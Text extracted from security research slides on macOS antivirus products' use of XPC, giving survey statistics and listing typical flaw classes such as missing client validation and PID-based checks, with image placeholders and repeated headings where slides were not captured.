
# **statistics**

# statistics

- Sample
  - 28 AntiVirus software
  - Tested only those we had access to
  - 14/28 used XPC for IPC
  - 14/28 used different IPC methods (mostly sockets or Mach messages)
- We assessed only XPC AVs (ಠ\_ಠ)



- XPC && Vulnerable
- !XPC



- XPC & Vulnerable

# **typical issues**

# typical issues

1. No client validation in XPC server
2. Lack of / Broken runtime protections in XPC client
3. Improper runtime protections verification in XPC server
4. Using insecure process identifier (PID) to perform client validation

# typical issues



Privileged XPC server running as **root**




Valid XPC client running as **user**



Malicious application running as **user**

# 1. No client validation in XPC server




## 2. Lack of / Broken runtime protections in XPC client




### 3. Improper runtime protections verification in XPC server



### 3. Improper runtime protections verification in XPC server



### 3. Improper runtime protections verification in XPC server



